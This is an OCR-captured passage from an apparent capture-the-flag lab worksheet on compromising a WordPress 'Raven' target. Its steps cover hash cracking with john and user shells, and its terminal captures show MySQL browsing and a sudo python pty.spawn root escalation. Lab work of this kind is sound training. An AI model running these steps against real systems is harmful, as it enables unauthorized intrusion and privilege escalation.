

File Actions Edit View Help
michael@targ...var/www/html
michael@target1: ~
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+--------------------+
4 rows in set (0.01 sec)
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to you
SQL server version for the right syntax to use near '' at line 1
mysql> show tables;
+-----------------------+
| Tables_in_wordpress |
+-----------------------+
| wp_commentmeta |



File Actions Edit View Help
michael@targ...var/www/html
michael@target1: ~
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb 21 12:43:31 2021 from 192.168.1.90
michael@target1:~$ mySQL --user root --password
-bash: mySQL: command not found
michael@target1:~$ mysql --user root --password
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.





7. Crack password hashes with john.







Hint: Start by creating a wp_hashes.txt with Steven and Michael's hashes, formatted as follows

user1:Phashvalu3
user2:Phashvalu3


8. Secure a user shell as the user whose password you cracked.





9. Escalate to root. One flag can be discovered after this step.



Hint: Check sudo privileges. Is there a python command you can use to escalate to sudo?


wordpress
Shell No. 2
Shell No. 3
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$ sudo -s
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/sh' as root on raven.loc
al.
$ sudo -l
Matching Defaults entries for steven on raven:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin
User steven may run the following commands on raven:
(ALL) NOPASSWD: /usr/bin/python
$ python -c 'import sys; print (sys.path)'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/us
r/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/
lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7
/dist-packages', '/usr/lib/pymodules/python2.7']
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven#


Trash
ile System
Home
sysadmin@Kali:~$ sudo ssh michael@192.168.1.110
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb 21 13:09:53 2021 from 192.168.1.90
michael@target1:~$ sudo python -c
[sudo] password for michael:
michael is not in the sudoers file. This incident will be reported.
michael@target1:~$ sudo python -c 'import pty;pty.spwn("/bin/bash");'
[sudo] password for michael:
michael is not in the sudoers file. This incident will be reported.
You have new mail in /var/mail/michael
michael@target1:~$ su steven
Password:
$ sudo python -c
Argument expected for the -c option
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...



Try to complete all of these steps. However, you may move on after capturing only two of the four flags if you run out of time.